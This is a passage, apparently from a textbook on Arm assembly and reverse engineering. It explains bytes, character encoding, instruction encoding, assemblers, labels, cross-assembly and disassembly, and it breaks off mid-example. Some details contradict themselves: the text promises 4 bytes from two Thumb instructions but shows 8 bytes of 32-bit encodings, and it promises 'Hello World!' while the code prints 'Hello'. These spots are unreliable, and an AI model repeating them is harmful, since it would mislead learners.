2. *Within the limits of this capacity, a single character is represented by a single byte, so that the length of any particular record is not dependent on the coincidence of characters in that record.*
3. *8-bit bytes are reasonably economical of storage space.*

An 8-bit byte can hold one of 256 uniquely different values from 00000000 to 11111111. The interpretation of those values, of course, depends on the software using it. For example, we can store positive numbers in those bytes to represent a positive number from 0 to 255 inclusive. We can also use the two's complement scheme to represent *signed* numbers from –128 to 127 inclusive.


Character Encoding

Of course, computers didn't just use bytes for encoding and processing integers. They would also often store and process human-readable letters and numbers, called *characters*.

Early character encodings, such as ASCII, had settled on using 7 bits per byte, but this gave only a limited set of 128 possible characters. This allowed for encoding English-language letters and digits, as well as a few symbol characters and control characters, but could not represent many of the letters used in other languages. The EBCDIC standard, using its 8-bit bytes, chose a different character set entirely, with code pages for “swapping” to different languages. But ultimately this character set was too cumbersome and inflexible.

Over time, it became clear that we needed a truly universal character set, supporting all the world's living languages and special symbols. This culminated in the creation of the Unicode project in 1987. A few different Unicode encodings exist, but the dominant encoding used on the Web is UTF-8. Characters within the ASCII character -set are included verbatim in UTF-8, and “extended characters” can spread out over multiple consecutive bytes.

Since characters are now encoded as bytes, we can represent characters using two hexadecimal digits. For example, the characters *A*, *R*, and *M* are normally encoded with the octets shown in [Figure 1.1](#).



[Figure 1.1](#): Letters A, R, and M and their hexadecimal values

Each hexadecimal digit can be encoded with a 4-bit pattern ranging from 0000 to 1111, as shown in [Figure 1.2](#).




Figure 1.2: Hexadecimal ASCII values and their 8-bit binary equivalents

Since two hexadecimal values are required to encode an ASCII character, 8 bits seemed like the ideal for storing text in most written languages around the world, or a multiple of 8 bits for characters that cannot be represented in 8 bits alone.

Using this pattern, we can more easily interpret the meaning of a long string of bits. The following bit pattern encodes the word *Arm*:

```
0100 0001 0101 0010 0100 1101
```

Machine Code and Assembly

One uniquely powerful aspect of computers, as opposed to the mechanical calculators that predated them, is that they can also encode their *logic* as data. This *code* can also be stored in memory or on disk and be processed or changed on demand. For example, a software update can completely change the operating system of a computer without the need to purchase a new machine.

We've already seen how numbers and characters are encoded, but how is this logic encoded? This is where the processor architecture and its instruction set comes into play.

If we were to create our own computer processor from scratch, we could design our own *instruction encoding*, mapping binary patterns

to machine codes that our processor can interpret and respond to, in effect, creating our own “machine language.” Since machine codes are meant to “instruct” the circuitry to perform an “operation,” these machine codes are also referred to as *instruction codes*, or, more commonly, *operation codes (opcodes)*.

In practice, most people use existing computer processors and therefore use the instruction encodings defined by the processor manufacturer. On Arm, instruction encodings have a fixed size and can be either 32-bit or 16-bit, depending on the instruction set in use by the program. The processor fetches and interprets each instruction and runs each in turn to perform the logic of the program. Each instruction is a binary pattern, or *instruction encoding*, which follows specific rules defined by the Arm architecture.

By way of example, let's assume we're building a tiny 16-bit instruction set and are defining how each instruction will look. Our first task is to designate part of the encoding as specifying exactly what *type* of instruction is to be run, called the *opcode*. For example, we might set the first 7 bits of the instruction to be an *opcode* and specify the opcodes for addition and subtraction, as shown in [Table 1.1](#).

Table 1.1: Addition and Subtraction Opcodes

OPERATION	OPCODE
Addition	0001110
Subtraction	0001111

Writing machine code by hand is possible but unnecessarily cumbersome. In practice, we'll want to write assembly in some human-readable “assembly language” that will be converted into its machine code equivalent. To do this, we should also define the shorthand for the instruction, called the instruction *mnemonic*, as shown in [Table 1.2](#).

Table 1.2: Mnemonics

OPERATION	OPCODE	MNEMONIC
Addition	0001110	ADD
Subtraction	0001111	SUB

Of course, it's not sufficient to tell a processor to just do an "addition." We also need to tell it *what* two things to add and what to do with the result. For example, if we write a program that performs " $a = b + c$," the values of b and c need to be stored somewhere before the instruction begins, and the instruction needs to know where to write the result a to.

In most processors, and Arm processors in particular, these temporary values are usually stored in *registers*, which store a small number of "working" values. Programs can pull data in from memory (or disk) into registers ready to be processed and can spill result data back to longer-term storage after processing.

The number and naming conventions of registers are architecture-dependent. As software has become more and more complex, programs must often juggle larger numbers of values at the same time. Storing and operating on these values in registers is faster than doing so in memory directly, which means that registers reduce the number of times a program needs to access memory and result in faster execution.

Going back to our earlier example, we were designing a 16-bit instruction to perform an operation that adds a value to a register and writes the result into another register. Since we use 7 bits for the operation (`ADD/SUB`) itself, the remaining 9 bits can be used for encoding the source and the destination registers and a constant value we want to add or subtract. In this example, we split the remaining bits evenly and assign the shortcuts and respective machine codes shown in [Table 1.3](#).

Table 1.3: Manually Assigning the Machine Codes


OPERATION	MNEMONIC	MACHINE CODE
Addition	ADD	0001110
Subtraction	SUB	0001111
Integer value 2	#2	010
Operand register	R0	000
Destination register	R1	001

Instead of generating these machine codes by hand, we could instead write a little program that converts the syntax `ADD R1, R0, #2` ($R1 = R0 + 2$) into the corresponding machine-code pattern and hand that machine-code pattern to our example processor. See [Table 1.4](#).

Table 1.4: Programming the Machine Codes

INSTRUCTION	BINARY MACHINE CODE	HEXADECIMAL ENCODING
ADD R1, R0, #2	0001110 010 000 001	0x1C81
SUB R1, R0, #2	0001111 010 000 001	0x1E81

The bit pattern we constructed represents one of the instruction encodings for 16-bit `ADD` and `SUB` instructions that are part of the T32 instruction set. In [Figure 1.3](#) you can see its components and how they are ordered in the instruction encoding.



ADD R1, R0, #2
 SUB R1, R0, #2

0001110	010	000	001
---------	-----	-----	-----

= 0x1C81

0001111	010	000	001
---------	-----	-----	-----

= 0x1E81

Figure 1.3: 16-bit Thumb encoding of ADD and SUB immediate instruction

Of course, this is just a simplified example. Modern processors provide hundreds of possible instructions, often with more complex subencodings. For example, Arm defines the load register instruction (with the LDR mnemonic) that loads a 32-bit value from memory into a register, as illustrated in [Figure 1.4](#).

In this instruction, the “address” to load is specified in register 2 (called R_2), and the read value is written to register 3 (called R_3).

LDR R3, [R2]




Figure 1.4: LDR instruction loading a value from the address in R2 to register R3

The syntax of writing brackets around `R2` indicates that the value in `R2` is to be interpreted as an address in memory, rather than an ordinary value. In other words, we do not want to copy the value in `R2` into `R3`, but rather fetch the contents of memory at *the address* given by `R2` and load that value into `R3`. There are many reasons for a program to reference a memory location, including calling a function or loading a value from memory into a register.

This is, in essence, the difference between machine code and assembly code. Assembly language is the human-readable syntax that shows how each encoded instruction should be interpreted. Machine code, by contrast, is the actual binary data ingested and

processed by the actual processor, with its encoding specified precisely by the processor designer.

Assembling

Since processors understand only machine code, and not assembly language, how do we convert between them? To do this we need a program to convert our handwritten assembly instructions into their machine-code equivalents. The programs that perform this task are called *assemblers*.

In practice, assemblers are capable not only of understanding and translating individual instructions into machine code but also of interpreting *assembler directives* [2](#) that direct the assembler to do other things, such as switch between data and code or assemble different instruction sets. Therefore, the terms *assembly language* and *assembler language* are just two ways of looking at the same thing. The syntax and meaning of individual assembler directives and expressions depend on the specific assembler.

These directives and expressions are useful shortcuts that can be used in an assembly program; however, they are not strictly part of the assembly language itself, but rather are directions for how the assembler itself should operate.

There are different assemblers available on different platforms, such as the GNU assembler `as`, which is also used to assemble the Linux kernel, the ARM Toolchain assembler `armasm`, or the Microsoft assembler with the same name (`armasm`) included in Visual Studio.

Suppose, by way of example, we want to assemble the following two 16-bit instructions written in a file named `myasm.s`:

```
.section .text
.global _start
_start:
.thumb
    movs r1, #5
    ldr  r3, [r2]
```

In this program, the first three lines are assembler directives. These tell the assembler information about where the data should be assembled (in this case, placed in the `.text` section), define the label of the entry point of our code (in this case, called `_start`) as a global symbol, and finally specify that the instruction encoding it should use should be Thumb. The Thumb instruction set (T32) is part of the Arm architecture and allows instructions to be 16-bit wide.

We can use the GNU assembler, `as`, to compile this program on a Linux operating system machine running on an Arm processor.

```
$ as myasm.s -o myasm.o
```

The assembler reads the assembly language program `myasm.s` and creates an object file called `myasm.o`. This file contains 4 bytes of machine code corresponding to our two 2-byte instructions in hexadecimal.

```
05 10 a0 e3 00 30 92 e5
```

Another particularly useful feature of assemblers is the concept of a *label*, which references a specific address in memory, such as the address of a branch target, function, or global variable.

Let's take the assembly program as an example.


```
.section .text
.global _start

_start:
    mov r1, #5
    mov r2, #6
    b mylabel
result:
    mov r0, r4
    b _exit
mylabel:
    add r4, r1, r2
    b result

_exit:
```

```
mov r7, #0  
svc #0
```

This program starts by filling two registers with values and branches, or jumps, to the label `mylabel` to execute the `ADD` instruction. After the `ADD` instruction is executed, the program branches to the `result` label, executes the move instruction, and ends with a branch to the `_exit` label. The assembler will use these labels to provide hints to the linker that assigns relative memory locations to them. [Figure 1.5](#) illustrates the program flow.



[Figure 1.5:](#) Program flow of an example assembly program

Labels are not only useful for referencing instructions to jump to but can also be used to fetch the contents of a memory location. For instance, the following assembly code snippet uses labels to fetch the contents from a memory location or jump to different instructions in the code:

```
.section .text
.global _start

_start:
    mov r1, #5          // 1. fill r1 with value 5
    adr r2, myvalue     // 2. fill r2 with address of mystring
    ldr r3, [r2] // 3. fill r3 with value at address in r2
    b mylabel           // 4. jump to address of mylabel
result:
    mov r0, r4           // 7. fill r0 with value in r4
    b _exit              // 8. Branch to address of _exit
mylabel:
    add r4, r1, r3       // 5. fill r4 with result of r1 + r3
    b result              // 6. jump to result

myvalue:
.word 2                  // word-sized value containing value 2
```

The `ADR` instruction loads the address of variable `myvalue` into register `R2` and uses an `LDR` instruction to load the contents of that address into register `R3`. The program then branches to the instruction referenced by the label `mylabel`, executes an `ADD` instruction, and branches to the instruction referenced by the label `result`, as illustrated in [Figure 1.6](#).

`r2 = address of myvalue`




Figure 1.6: Illustration of ADR and LDR instruction logic

As a slightly more interesting example, the following assembly code prints `Hello World!` to the console and then exits. It uses a label to reference the string `hello` by putting the relative address of its label `mystring` into register `R1` with an `ADR` instruction.

```
.section .text
.global _start

_start:
    mov r0, #1                      // STDOUT
    adr r1, mystring                // R1 = address of string
    mov r2, #6                      // R2 = size of string
    mov r7, #4                      // R7 = syscall number for
'write()'
    svc #0                         // invoke syscall

_exit:
    mov r7, #0
    svc #0

mystring:
.string "Hello\n"
```

After assembling and linking this program on a processor that supports the Arm architecture and the instruction set we use, it prints out `Hello` when executed.

```
$ as myasm2.s -o myasm2.o
$ ld myasm2.o -o myasm2
$ ./myasm2
Hello
```

Modern assemblers are often incorporated into compiler toolchains and are designed to output files that can be combined into larger executable programs. For this reason, assembly programs usually don't just convert assembly instructions directly into machine code, but rather create an object file, including the assembly instructions, symbol information, and hints for the compiler's *linker* program,

which is ultimately responsible for creating full executable files to be run on modern operating systems.

Cross-Assemblers

What happens if we run our Arm program on a different processor architecture? Executing our `myasm2` program on an Intel x86-64 processor will result in an error telling us that the binary file cannot be executed due to an error in the executable format.

```
user@ubuntu:~$ ./myasm  
bash: ./myasm: cannot execute binary file: Exec format error
```

We can't run our Arm binary on an x64 machine because instructions are encoded differently on the two platforms. Even if we want to perform the same operation on different architectures, the assembly language and assigned machine codes can differ significantly. Let's say you want to execute an instruction to move the decimal number 1 into the first register on three different processor architectures. Even though the operation itself is the same, the instruction encoding and assembly language depends on the architecture. Take the following three general architecture types as an example:

Armv8-A: 64-Bit Instruction Set (AArch64)

```
d2 80 00 20      mov      x0, #1           // move value 1 into  
register r0
```

Armv8-A: 32-Bit Instruction Set (AArch32)

```
e3 a0 00 01      mov      r0, #1           // move value 1 into  
register r0
```

Intel x86-64 Instruction Set

```
b8 01 00 00 00      mov rax, 1          // move value 1 into  
register rax
```

Not only is the syntax different, but also the corresponding machine code bytes differ significantly between different instruction sets. This means that machine code bytes assembled for the Arm 32-bit instruction set have an entirely different meaning on an architecture with a different instruction set (such as x64 or A64).

The same is true in reverse. The same sequence of bytes can have significantly different interpretations on different processors, for example:

Armv8-A: 64-Bit Instruction Set (AArch64)

```
d2 80 00 20      mov     x0, #1          // move value 1 into  
register x0
```

Armv8-A: 32-Bit Instruction Set (AArch32)

```
d2 80 00 20      addle   r0, r0, #32    // add value 32 to r0 if  
LE = true
```

In other words, our assembly program needs to be written in the assembly language of the architecture we want it to run on and must be assembled with an assembler that supports this instruction set.

Perhaps counterintuitively, however, it *is* possible to create Arm binaries without using an Arm machine. The assembler itself will need to know about the Arm syntax, of course, but if that assembler is itself compiled for x64, then running it on an x64 machine will let you create Arm binaries. This is called a *cross-assembler* and allows you to assemble your code for a different target architecture than the one you are currently working on.

For example, you can download an assembler for AArch32 on an x86-64 Ubuntu machine and assemble your code from there.

```
user@ubuntu:~$ arm-linux-gnueabihf-as myasm.s -o myasm.o
user@ubuntu:~$ arm-linux-gnueabihf-ld myasm.o -o myasm
```

Using the Linux command “file,” we can see that we created a 32-bit ARM executable file.

```
user@ubuntu:~$ file myasm
myasm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```

High-Level Languages

So, why has assembly language not become the dominant programming language for writing software? One major reason is that assembly language is not portable. Imagine having to rewrite your entire application codebase for each processor architecture you want to support! That's a lot of work. Instead, newer languages have evolved that abstract such processor-specific details away, allowing the same program to be easily compiled for multiple different architectures. These languages are often called *higher-level languages*, in contrast to the *low-level language* of assembly that is closer to the hardware and architecture of a specific computer.

The term *high-level* here is inherently relative. Originally, C and C++ were considered high-level languages, and assembly was considered the low-level language. Since newer, more abstract languages have emerged, such as Visual Basic or Python, C/C++ is often referred to as low-level. Ultimately, it depends on the perspective and who you ask.

As with assembly language, processors do not understand high-level source code directly. Programmers need to convert their high-level programs into machine code using a compiler. As before, we still need to specify which architecture the binary will run on, and as before we can create Arm-binaries from non-Arm systems by making use of a *cross-compiler*.

The output of a compiler is typically an executable file that can be run on a given operating system, and it is these binary executable files, rather than the source code of the program, that are typically distributed to customers. For this reason, often when we want to analyze a program, all we have is the compiled executable file itself.

Unfortunately for reverse engineers, it is usually not possible to reverse the compilation process back to the original source code. Not only are compilers hideously complex programs with many layers of iteration and abstraction between the original source code and the resulting binary, but also many of these steps drop the human-readable information that makes the program easy for programmers to reason about.

Without the source code of the software we want to analyze, we have broadly two options depending on the level of detail our analysis requires: decompiling or disassembling the executable file.

Disassembling

The process of disassembling a binary includes reconstructing the assembly instructions that the binary would run from their machine-

code format into a human-readable assembly language. The most common use cases for disassembly include malware analysis, validation of compiler performance and output accuracy, and vulnerability analysis and exploit or proof-of-concept development against defects in closed-source software.

Of these, exploit development is perhaps the most sensitive to needing analysis of the actual assembly code. Where vulnerability discovery can often be done with techniques such as fuzzing, building exploits from detected crashes or discovering why certain areas of code are not being reached by fuzzers often requires significant assembly knowledge.

Here, intimate knowledge of the exact conditions of the vulnerability by reading assembly code is critical. The exact choices of how compilers allocate variables and data structures are often critical to developing exploits, and it is here that in-depth assembly knowledge truly is required. Often a seemingly “unexploitable” vulnerability might, in fact, be exploitable with a bit of creativity and hard work invested in truly understanding the inner mechanics of how a vulnerable function works.

Disassembling an executable file can be done in multiple ways, and we will look at this in more detail in the second part of this book. But, for now, one of the simplest tools to quickly look at the disassembly output of an executable file is the Linux tool `objdump`.³ Let's compile and disassemble the following `write()` program:

```
#include <unistd.h>

int main(void) {
